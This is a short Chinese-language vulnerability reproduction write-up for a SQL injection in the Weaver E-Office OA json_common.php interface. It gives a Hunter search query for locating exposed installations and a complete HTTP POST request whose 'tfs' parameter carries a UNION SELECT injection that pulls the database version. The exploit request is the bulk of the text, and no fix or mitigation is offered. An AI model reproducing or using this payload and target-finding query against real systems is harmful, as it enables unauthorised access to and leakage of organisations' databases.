
F8-5泛微-E-Office-SQL

漏洞描述：

泛微E-Office是泛微旗下的一款标准协同移动办公平台。泛微E-Office json_common.php接口存在SQL注入漏洞，未经授权的攻击者可利用该漏洞获取数据库数据，造成数据泄露。

网站图片：



网络测绘：

Hunter 语法：

- hunterapp.name="泛微 e-office OA"

漏洞复现：

payload：

```
POST /building/json_common.php HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: LOGIN_LANG=cn; PHPSESSID=3005e422d8ad228271b06c365f6d2987
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 82

tfs=city` where cityId =-1 /*!50000union*/ /*!50000select*/ 1,2,version(),4#|2|333
```

效果图: